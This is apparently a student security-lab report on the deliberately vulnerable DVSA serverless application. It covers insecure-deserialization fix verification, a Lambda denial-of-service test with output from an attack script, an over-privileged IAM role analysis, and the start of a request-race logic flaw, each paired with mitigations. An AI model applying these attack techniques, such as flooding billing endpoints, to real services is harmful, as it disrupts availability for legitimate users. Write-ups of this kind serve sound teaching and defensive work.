17     req = typeof event.body === "string" ? JSON.parse(event.body) : event.body;
18     headers = event.headers || {};
19   } catch (e) {
20     const response = {
21       statusCode: 400,
22       headers: {
23         "Access-Control-Allow-Origin" : "*"
24       },
25       body: JSON.stringify({ "status": "err", "msg": "invalid request body" })
26     };
27     return callback(null, response);
28   }
29   // End of add
30

```

Figure 12) Updated Secure Code

Verification After Fix

After applying the fix, the system was tested to confirm that both normal functionality and security controls were working correctly.

1. Normal Functionality Test

- A new order was successfully created using the action: new request
- Shipping information was successfully added using the action: shipping request
- This confirmed that legitimate application functionality was not affected by the fix




Figure 13) New Order with Updated Code




Figure 14) Shipping with Updated Code

2. Exploit Replay Test

- The previously used `__$ND_FUNC__$` exploit payload was sent again with modified marker values
- The API returned an error response and did not execute the injected function




Figure 15) Injection Attempt After Code Fix (Did Not Work)

3. DynamoDB Verification

- The corresponding order record in DynamoDB was inspected
- No unauthorized changes were observed:
 - orderStatus remained unchanged
 - confirmationToken was not modified
 - totalAmount was not altered

Attribute name	Value	Type	Remove
orderId - Partition key	ed4796bc-35f0-44ff-bb4a-6a1cc9ac09d9	String	
userId - Sort key	3478a4f8-c081-7048-cf6a-a9924d619ecd	String	
address	100 Fake St, NYC, USA	String	Remove
confirmationToken	INJECTTEST999	String	Remove
Item.Lit	Insert a field	Map	Remove
orderStatus	120	Number	Remove
paymentTS	1776480000	Number	Remove
totalAmount	34	Number	Remove

Figure 16) Unchanged DynamoDB Details Proving Injection Request Did Not Work

This confirms that the exploit is no longer effective and that arbitrary code execution through the action field has been successfully prevented.

Structured Operation and Security Analysis

The DVSA application follows a serverless architecture where API Gateway routes incoming requests to a central Lambda function (DVSA-ORDER-MANAGER). This function processes user input and dispatches requests to other backend Lambda functions based on the action field.

Previously, the system used unsafe deserialization (node-serialize) on user-controlled input. This violated trust boundaries by allowing user input to be interpreted as executable code within the Lambda environment.

Because the DVSA-ORDER-MANAGER function has permission to invoke other Lambda functions, including administrative ones, this resulted in a privilege escalation path:

- User input → code execution → internal Lambda invocation → database modification

This demonstrates a combination of:

- Insecure Deserialization
- Broken Access Control
- Privilege Escalation

After the fix, the application enforces proper data handling and ensures that user input is not executed. This restores the intended trust boundary and prevents unauthorized access to internal services.

Takeaway / Lessons Learned

This exercise demonstrates how insecure handling of user input can lead to critical vulnerabilities such as remote code execution and Broken Access Control.

Key lessons include:

- User input must never be executed or deserialized using unsafe methods
- Administrative functionality must be strictly protected and never exposed through indirect paths
- Access control must be enforced at every layer, not just at the API surface
- Serverless architectures require careful permission management, as functions often have broad access to internal services

Overall, the vulnerability highlights how a single insecure coding practice can compromise the entire system and allow attackers to bypass critical security controls such as payment processing.

ICS344-03 Project

Saad W.(202337730) and Mohamed K.(202338790)

<http://dvsa-website-project-238043187633-us-east-1.s3-website.us-east-1.amazonaws.com/cart>

US-EAST-1

15-4-2026

Lesson 6: DOS Attack

Goal and Vulnerability Summary

This lesson demonstrates a Denial of Service (DoS) vulnerability in the DVSA application caused by insufficient resource protection and lack of effective request throttling on the billing functionality. The main affected component is the billing process handled by AWS Lambda through the API Gateway.

The vulnerability allows an attacker to send multiple concurrent billing requests, exhausting the available processing capacity of the backend. As a result, legitimate users attempting to perform billing operations may experience delays, errors, or complete service unavailability.

The core issue is not related to data confidentiality, but rather to system availability. The billing service relies on limited concurrent execution capacity, which can be consumed by repeated parallel requests, effectively blocking legitimate traffic.

Why This Works / Root Cause

This vulnerability exists due to weak resource protection and lack of proper request-handling controls in the billing workflow.

The DVSA system uses AWS Lambda functions to process billing requests. These functions have a limited number of concurrent executions. When this limit is reached, additional requests are rejected with a throttling error. Because the application does not implement rate limiting, per-user throttling, or request prioritization, an attacker can continuously send parallel billing requests to occupy all available execution slots.

This results in a denial-of-service condition where legitimate users are unable to complete billing operations. The system does not isolate or protect critical resources from abuse, allowing a single actor to degrade service availability.

Environment and Setup

The vulnerability was tested on a DVSA deployment hosted on AWS. The frontend is served through an S3 static website, and backend requests are routed through API Gateway to AWS Lambda functions. The region used for deployment was US-East-1.

The primary API endpoint used in this demonstration was the /order route, specifically targeting the billing functionality. The tools used include Postman for manual API testing, a Python-based concurrent request script for generating parallel load, and AWS CloudWatch for monitoring backend behavior and error logs.

Reproduction Steps

The demonstration begins by verifying that a normal billing request can be processed under standard conditions. Next, a controlled concurrency test was performed by sending multiple billing requests in parallel using a Python script. The script generated a burst of concurrent requests targeting the billing endpoint. During this burst, the system began to exhibit unstable behavior, including internal server errors and degraded response reliability. Further analysis using CloudWatch logs revealed that the system reached its concurrent invocation limit, triggering throttling errors.

Evidence and Proof

The vulnerability is confirmed through API responses and backend log analysis.

During concurrent request execution, the system produced multiple error responses, including internal server errors (500), bad gateway errors (502), and ultimately throttling errors.

CloudWatch logs show the following critical evidence:

- `errorType: TooManyRequestsException`
- `statusCode: 429`
- `errorMessage: Rate Exceeded`
- `Reason: ConcurrentInvocationLimitExceeded`

This confirms that the system reached its maximum concurrent execution capacity and began rejecting requests.

The presence of the “ConcurrentInvocationLimitExceeded” error demonstrates that the denial-of-service condition was caused by resource exhaustion in the backend Lambda environment. This behavior shows that the billing service can be saturated by parallel requests, preventing legitimate users from accessing the service.

```
● (base) mohamedkamaleldin@Mohameds-MacBook-Air-2 scripts % python DOSAttack.py
7: 502 {"message": "Internal server error"}
4: 502 {"message": "Internal server error"}
11: 500 {"message": "Internal server error"}
6: 200 {"status":"err","msg":"order already made"}
3: 502 {"message": "Internal server error"}
0: 200 {"status":"err","msg":"order already made"}
8: 200 {"status":"err","msg":"order already made"}
5: 200 {"status":"err","msg":"order already made"}
2: 502 {"message": "Internal server error"}
9: 200 {"status":"err","msg":"order already made"}
1: 200 {"status":"err","msg":"order already made"}
13: 200 {"status":"err","msg":"order already made"}
14: 200 {"status":"err","msg":"order already made"}
10: 200 {"status":"err","msg":"order already made"}
19: 200 {"status":"err","msg":"order already made"}
15: 200 {"status":"err","msg":"order already made"}
23: 500 {"message": "Internal server error"}
```

```
1 {"action": "billing", "order-id": "5dcb463d-71e5-4d0d-a027-cfd1a34f300", "data": {"ccn": "4242424242424242", "exp": "11/2020",
  "cvv": "123"}}

body  Cookies  Headers (11)  Test Results  Status: 500 Internal Server Error  Time: 272 ms  Size: 523 B  Save Response

Pretty  Raw  Preview  Visualize  JSON  ↕

1 {"message": "Internal server error"}
2
3
```

```
▼ 2026-04-15T22:35:17.748+03:00 2026-04-15T19:35:17.748Z 457ef92e-1238-4b1f-82f0-f87be32b4d37 ERROR Unhandled Promise Rejection
2026-04-15T19:35:17.748Z 457ef92e-1238-4b1f-82f0-f87be32b4d37 ERROR Unhandled Promise Rejection
{
  "errorType": "Runtime.UnhandledPromiseRejection",
  "errorMessage": "TooManyRequestsException: Rate Exceeded.",
  "reason": {
    "errorType": "TooManyRequestsException",
    "errorMessage": "Rate Exceeded.",
    "name": "TooManyRequestsException",
    "$fault": "client",
    "$metadata": {
      "httpStatusCode": 429,
      "requestId": "7101d8bc-4617-4656-ad19-28d825f44316",
      "attempts": 3,
      "totalRetryDelay": 577
    }
  },
  "Type": "User",
  "Reason": "ConcurrentInvocationLimitExceeded",
  "stack": [
    "TooManyRequestsException: Rate Exceeded.",
    "    at de_TooManyRequestsExceptionRes (/var/runtime/node_modules/@aws-sdk/client-lambda/dist-cjs/index.js:4603:21)",
    "    at de_CommandError (/var/runtime/node_modules/@aws-sdk/client-lambda/dist-cjs/index.js:3983:19)",
    "    at process.processTicksAndRejections (node:internal/process/task_queues:95:5)",
    "    at async /var/runtime/node_modules/@aws-sdk/node_modules/@smithy/middleware-serde/dist-cjs/index.js:36:20",
    "    at async /var/runtime/node_modules/@aws-sdk/node_modules/@smithy/core/dist-cjs/index.js:193:18",
    "    at async /var/runtime/node_modules/@aws-sdk/node_modules/@smithy/middleware-retry/dist-cjs/index.js:312:38",
    "    at async /var/runtime/node_modules/@aws-sdk/middleware-logger/dist-cjs/index.js:33:22"
  ]
}
```

Fix Strategy / Probable Mitigation

The vulnerability should be mitigated by introducing proper resource protection and request control mechanisms. Rate limiting should be enforced at the API Gateway level to restrict the number of requests that can be made within a specific time window. Per-user throttling should be implemented to prevent a single user from consuming all available resources. The billing process should be isolated using reserved concurrency or separate execution limits to ensure that critical operations remain available even under load. Additionally, queue-based processing or request buffering mechanisms can be introduced to handle bursts more gracefully.

Code / Config Changes

The fix was implemented at the API Gateway and Lambda configuration levels.

Initially, the API Gateway allowed extremely high request rates (Rate = 10000, Burst = 5000), making the system vulnerable to resource exhaustion. After applying throttling (Rate = 5, Burst = 10), abusive traffic was controlled and legitimate requests remained functional. Lambda concurrency controls were adjusted to ensure fair distribution of execution capacity and prevent complete exhaustion by a single source.

Additional validation logic was introduced to detect and reject abnormal request patterns.

Stages

Stage actions ▼Create stage

Stage

dvsa

Stage details Info

Edit

Stage name

Stage

Cache cluster Info

⊖ Inactive

Default method-level caching

⊖ Inactive

Rate Info

5

Burst Info

10

Web ACL

-

Client certificate

-

Invoke URL

https://kr5nlybc5h.execute-api.us-east-1.amazonaws.com/Stage

Active deployment

t533te on April 12, 2026, 19:53 (UTC+03:00)

Verification After Fix

After applying the fix, the same concurrent request test was executed again.

The system no longer became unstable under load. Instead, excessive requests were properly throttled at the API level, and legitimate billing requests continued to be processed successfully.

This confirms that the denial-of-service condition was mitigated and that the system now handles concurrent traffic more reliably.

Structured Operation and Security Analysis

1) Intended Logic and Security Rule(s)

The billing system is designed to process user payment requests reliably and ensure availability for all users.

The main security rules are:

- The system must remain available under normal and moderate load
 - No single user should be able to consume all processing resources
 - Critical billing functionality must remain accessible
-

2) Evidence Sources and Behavior Trace

The analysis was based on API responses, Python script output, and CloudWatch logs.

Normal Behavior:

A single billing request is processed successfully without errors.

Exploit Behavior:

Multiple concurrent billing requests cause system instability, resulting in server errors and eventually throttling responses.

Post-Fix Behavior:

Excessive requests are limited, and legitimate billing requests continue to function normally.

3) Deviation Analysis and Classification

The exploit behavior deviates from intended system design by allowing a single actor to exhaust backend resources. This results in denial of service for legitimate users.

This case is classified as:

Intentional misuse / resource exhaustion attack

4) Explainable Fix and Post-Fix Validation

The incorrect assumption in the system was that limiting concurrency at the infrastructure level alone is sufficient. The fix introduces proper request-level controls, including throttling and fair resource allocation. Post-fix testing confirms that the system remains stable under load and that abuse is effectively mitigated.

Table A

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Denial of Service (DoS)	Billing service must remain available and resistant to abuse	API responses, CloudWatch logs, script output	Single billing request succeeds normally	Concurrent requests cause 429 errors and service instability

Table B

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification
Denial of Service (DoS)	System allows resource exhaustion through uncontrolled parallel requests	Intentional misuse / resource exhaustion	Applied API Gateway throttling and Lambda concurrency controls	After fix, excessive requests are throttled and normal requests succeed

Takeaway / Lessons Learned

This lesson demonstrates that system availability is a critical aspect of application security. Even when backend systems enforce concurrency limits, lack of proper request control mechanisms can allow attackers to exploit these limits and cause denial-of-service conditions. The results show that parallel request bursts can exhaust available resources, leading to throttling and service disruption. To prevent such vulnerabilities, applications must implement rate limiting, fair usage controls, and proper isolation of critical services. Security must be enforced

not only at the infrastructure level but also at the application and API design level to ensure resilience against abuse.

ICS344-03 Project

Saad W.(202337730) and Mohamed K.(202338790)

<http://dvsa-website-project-238043187633-us-east-1.s3-website.us-east-1.amazonaws.com/cart>

US-EAST-1

12-4-2026

Lesson 7: Over-Privileged Functions

Goal and Vulnerability Summary

This lesson demonstrates an Over-Privileged Function vulnerability caused by excessive IAM permissions assigned to a Lambda execution role in the DVSA application. The affected component is the AWS Lambda execution role associated with the DVSA-SEND-RECEIPT-EMAIL function. The vulnerability allows a compromised function to access AWS resources far beyond its intended purpose, such as S3 buckets and DynamoDB tables. As a result, an attacker who gains execution within the function can perform unauthorized actions across multiple AWS services. The main weakness is that the execution role grants broad permissions that are not required for the function's actual operation, leading to an increased blast radius in case of compromise.

Why This Works / Root Cause

This vulnerability occurs because the Lambda execution role is configured with excessive permissions instead of following the principle of least privilege. In AWS serverless systems, any code executed within a Lambda function automatically inherits temporary credentials associated with its execution role. These credentials allow the function to perform any action permitted by the role's policies.

In this case, the role includes permissions such as full S3 access, broad DynamoDB access, and unnecessary SES administrative privileges. However, the function itself only needs limited permissions to send receipt emails. Because of this mismatch, if the function is exploited or misused, the attacker can leverage the role's permissions to access unrelated resources. The root cause is therefore improper IAM role design and failure to restrict permissions to only those required for the function's intended behavior.

Environment and Setup

The vulnerability was tested using a deployed DVSA instance running in AWS. The application frontend is hosted on an S3 website endpoint, while backend operations are handled through API Gateway and AWS Lambda functions. The specific function analyzed in this lesson is DVSA-SEND-RECEIPT-EMAIL.

The execution role associated with this function was accessed through the AWS Console under the Lambda configuration tab. The IAM role was then inspected to review its attached policies.

The tools used in this demonstration included:

- AWS Management Console
- IAM Policy Simulator
- AWS CloudTrail
- CloudWatch Logs

Reproduction Steps

The process begins by locating the DVSA-SEND-RECEIPT-EMAIL Lambda function in the AWS Console and navigating to its execution role through the Permissions tab. The attached IAM policies are then reviewed to identify potential over-privilege indicators.

The role includes permissions such as `AWSLambdaBasicExecutionRole`, `AmazonSESFullAccess`, and policies granting access to S3 and DynamoDB using wildcard resources. These wildcard permissions indicate that the role can access all buckets and all tables rather than being restricted to DVSA-specific resources.

Next, the IAM Policy Simulator is used to test the role's permissions. The role is selected, and actions such as `s3:GetObject` and `s3:PutObject` are simulated. The results show that both actions are allowed. Similarly, DynamoDB actions including `Scan`, `GetItem`, `PutItem`, and `DeleteItem` are tested and found to be allowed. This confirms that the role has broad access to AWS resources beyond its intended purpose.

Table 1) IAM Policy Simulator Showing Broad Permissions for S3

IAM Policy Simulator

Mode: Existing Policies | sbw200

Policies | Back | Create New Policy

Selected role: serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-45q8v7WtvpIO

IAM Policies

Filter

AmazonSESFullAccess

SendReceiptFunctionR...

Custom IAM Policies

There are no policies to display!

Permissions Boundary Policy

You can simulate a maximum of one permissions boundary policy per user or role. There are no policies to display!

Policy Simulator

Amazon S3 | 2 Action(s) sele... | Select All | Deselect All

Reset Contexts | Clear Results | Run Simulation

Global Settings ⓘ

Action Settings and Results [2 actions selected. 0 actions not simulated. 2 actions allowed. 0 actions denied.]

Service	Action	Resource Type	Simulation Resource	Permission
Amazon S3	GetObject	not required	object	allowed 1 matching statements.
Show statement in SendReceiptFunctionRolePolicy1 (IAM Policy)				
Resource You can specify the resource and context keys used to simulate this action. By default the simulation resource is "".				
object am:aws:s3:* Include Resource Policy				
Add Resource Remove Resource				
Amazon S3	PutObject	not required	*	allowed 1 matching statements.
Show statement in SendReceiptFunctionRolePolicy1 (IAM Policy)				
Resource You can specify the resource and context keys used to simulate this action. By default the simulation resource is "".				

Table 2) IAM Policy Simulator Showing Wide Access for Scan, GetItem, PutItem, and DeleteItem

IAM Policy Simulator

Mode: Existing Policies | sbw200

Policies | Back | Create New Policy

Selected role: serverlessrepo-OWASP-DVSA-SendReceiptFunctionRole-45q8v7WtvpIO

IAM Policies

Filter

AmazonSESFullAccess

SendReceiptFunctionR...

Custom IAM Policies

There are no policies to display!

Permissions Boundary Policy

You can simulate a maximum of one permissions boundary policy per user or role. There are no policies to display!

Policy Simulator

Amazon Dyna... | 4 Action(s) sele... | Select All | Deselect All

Reset Contexts | Clear Results | Run Simulation

Global Settings ⓘ

Action Settings and Results [6 actions selected. 0 actions not simulated. 6 actions allowed. 0 actions denied.]

Service	Action	Resource Type	Simulation Resource	Permission
Amazon S3	GetObject	not required	object	allowed 1 matching statements.
Amazon S3	PutObject	not required	*	allowed 1 matching statements.
Amazon DynamoDB	Scan	table	table	allowed 1 matching statements.
Amazon DynamoDB	GetItem	table	table	allowed 1 matching statements.
Amazon DynamoDB	PutItem	table	table	allowed 1 matching statements.
Amazon DynamoDB	DeleteItem	table	table	allowed 1 matching statements.

To further validate the hypothesis, CloudTrail is enabled to capture real activity. After triggering the function by placing an order in the DVSA application, a policy is generated based on observed activity. The generated policy reveals that the function only uses a small set of permissions, including CloudWatch Logs, KMS Decrypt, and STS GetCallerIdentity.

Table 3) Generate policy configuration (time range, region, and trail selected)

https://us-east-1.console.aws.amazon.com/iam/home?region=us-east-1#/roles/details/serverlessrepo-OWASP-D

aws

Search

[Alt+S]

Ask Amazon Q

IAM > Roles > serverlessrepo-OWASP-DVSA-CreateReceiptFunctionRole-KCWCEPl1d3X > Generate policy

Generate policy for serverlessrepo-OWASP-DVSA-CreateReceiptFunctionRole-KCWCEPl1d3X

Generate a policy based on the CloudTrail activity for this role

Time period and permissions to analyze CloudTrail events

Select time period

Last

1

day(s)

Specific dates

Choose a range of up to 90 days.

CloudTrail access

CloudTrail trail to be analyzed

Specify the CloudTrail trail that logs events for this account

United States (N. Virginia)

Select trail

To analyze this role's access activity, IAM uses the service role below on your behalf to access the specified trail.

Create and use a new service role

Use an existing service role

AccessAnalyzerMonitorServiceRole_KMGPL44P3A

View role details

Cancel


Generate policy

Evidence and Proof

The vulnerability is confirmed by comparing the permissions allowed by the role with the permissions actually used by the function. The IAM Policy Simulator demonstrates that the role allows access to S3 and DynamoDB resources across the account. However, CloudTrail logs show that the function only uses minimal permissions related to logging and identity verification.

This discrepancy proves that the role is over-privileged. The presence of unused permissions significantly increases the attack surface and potential impact if the function is compromised. The key evidence is the mismatch between allowed permissions and observed behavior.

Table 4) Generated policy showing actual permissions used (CloudWatch Logs, KMS Decrypt, STS GetCallerIdentity)



Fix Strategy / Probable Mitigation

The appropriate fix for this vulnerability is to enforce the principle of least privilege when designing IAM roles. The execution role should be restricted to only the actions and resources required for the receipt workflow.

Specifically:

- S3 access should be limited to the DVSA receipts bucket only
- DynamoDB access should be restricted to specific DVSA tables
- SES permissions should be reduced to only email sending actions
- All wildcard resource permissions should be removed

By applying these restrictions, the role will no longer grant unnecessary access to unrelated AWS resources, reducing the blast radius in case of compromise.

Code / Config Changes

To fix the vulnerability, the IAM policies attached to the Lambda execution role were modified. Previously, the role included wildcard permissions such as full S3 and DynamoDB access. These were replaced with resource-specific permissions.

The main changes included:

- Removing wildcard resource permissions
- Restricting access to specific S3 buckets and DynamoDB tables
- Limiting SES permissions to required send actions only

These configuration changes ensure that the Lambda function can perform its intended tasks without exposing unnecessary capabilities.

Verification After Fix

After applying the least-privilege policy changes, the system was tested again to verify that functionality remained intact while reducing risk. The DVSA workflow was executed by placing an order to trigger the receipt function.

The function successfully completed its intended task, confirming that the fix did not break legitimate behavior. Additional tests showed that access to unrelated S3 buckets and DynamoDB tables was no longer permitted, indicating that excess permissions had been removed.

This confirms that the role is now properly restricted and that the vulnerability has been mitigated.

Structured Operation and Security Analysis

1) Intended Logic and Security Rule(s)

Under normal conditions, the Lambda function should only have permissions required to send receipt emails. The execution role should not allow access to unrelated AWS resources.

The main security rules are:

- IAM roles must follow the principle of least privilege
 - Functions must only access required resources
 - Excess permissions must be avoided
-

2) Evidence Sources and Behavior Trace

The analysis was based on IAM Policy Simulator results, CloudTrail logs, and AWS Console observations.

The behavior comparison is as follows:

- Normal Behavior:

The function uses only logging, KMS, and identity-related permissions.

- Exploit / Risk Behavior:

The role allows access to S3 and DynamoDB resources that are not required.

- Post-Fix Behavior:

The role is restricted, and unnecessary access is removed.

3) Deviation Analysis and Classification

The deviation occurs because the role grants permissions beyond what is required for the function's operation. This violates the least privilege principle and allows excessive access to AWS resources.

This case is classified as:

Intentional misuse / security-relevant abuse, since an attacker can exploit over-privileged roles after gaining execution within the function.

4) Explainable Fix and Post-Fix Validation

The incorrect assumption in the system was that broad permissions would not pose a risk. The fix corrects this by restricting permissions to only those required for the function.

The fix was applied at the IAM configuration level. After the fix, testing confirmed that:

- The function still operates correctly
- Unnecessary permissions are removed
- The blast radius is reduced

Table 5) Intended Logic and Behavior Comparison

Vulnerability	Intended Rule(s)	Artifacts Used to Infer Rule	Normal Behavior Evidence	Exploit Behavior Evidence
Over-Privileged Function	Lambda execution roles must follow least privilege and only access required resources	IAM Policy Simulator, CloudTrail logs, AWS Console role policies	Function uses only minimal permissions (logs, KMS, STS) as shown in CloudTrail	Role allows broad access to S3 and DynamoDB as shown in IAM Policy Simulator

Table 6) Security Analysis and Fix

Vulnerability	Why This Is a Deviation	Deviation Class	Fix Applied (Where)	Post-Fix Verification	Optional Latency
Over-Privileged Function	The role grants permissions beyond what is required for the function's intended behavior, violating least privilege	Intentional misuse / security-relevant abuse	IAM role policy (execution role configuration)	After restricting permissions, the function still works correctly and excess access is removed	N/A

Takeaway / Lessons Learned

This lesson highlights the importance of properly configuring IAM roles in serverless applications. The execution role represents the security boundary of the function, and any compromise of the function results in immediate access to all permissions granted by the role.

Over-privileged roles significantly increase the blast radius of an attack, allowing access to multiple AWS services beyond the function's intended purpose. This demonstrates that security in cloud environments depends not only on application logic but also on proper access control design.

Applying the principle of least privilege ensures that even if a function is compromised, the attacker's capabilities remain limited. Proper IAM configuration is therefore essential for maintaining secure serverless systems.

ICS344-03 Project

Saad W.(202337730) and Mohamed K.(202338790)

<http://dvsa-website-project-238043187633-us-east-1.s3-website.us-east-1.amazonaws.com/cart>

US-EAST-1

15-4-2026

Lesson 8: Logical Vulnerability

Goal and Vulnerability Summary

This lesson demonstrates a logic vulnerability in the DVSA application caused by improper handling of request sequencing. The main affected component is the order processing logic within the AWS Lambda backend, which handles billing and order updates through API Gateway. The vulnerability allows an attacker to manipulate the order contents during the billing process by sending out-of-order requests. As a result, the attacker can pay for a smaller quantity of items while receiving a larger quantity in the final order. The main weakness is the lack of synchronization between billing and update operations, leading to inconsistent application state.

Why This Works / Root Cause

This vulnerability occurs because the application does not enforce strict execution order between billing and update requests. The billing process reads the order data at one point in time, while the update request modifies the order state before the transaction is finalized. Since there is no locking or validation to ensure consistency, the system processes both requests independently.

As a result, the billing operation uses stale data (lower quantity), while the updated order reflects a higher quantity. This creates a Time-of-Check to Time-of-Use (TOCTOU) vulnerability, where the system checks one version of the data but uses another.

Environment and Setup

The vulnerability was tested using a deployed DVSA instance running in AWS. The frontend is hosted on an S3 static website, and backend requests are handled through Amazon API Gateway, which forwards requests to Lambda functions responsible for order processing.

The primary API endpoint used was the `/order` route.

The test required a valid user account within the application. The user placed an order through the DVSA interface and used browser Developer Tools (Network tab) to capture valid API requests.

The tools used in this demonstration included:

- Browser DevTools (to capture API requests)
- Postman (to replay and manipulate requests)
- AWS CloudWatch (to observe backend behavior)

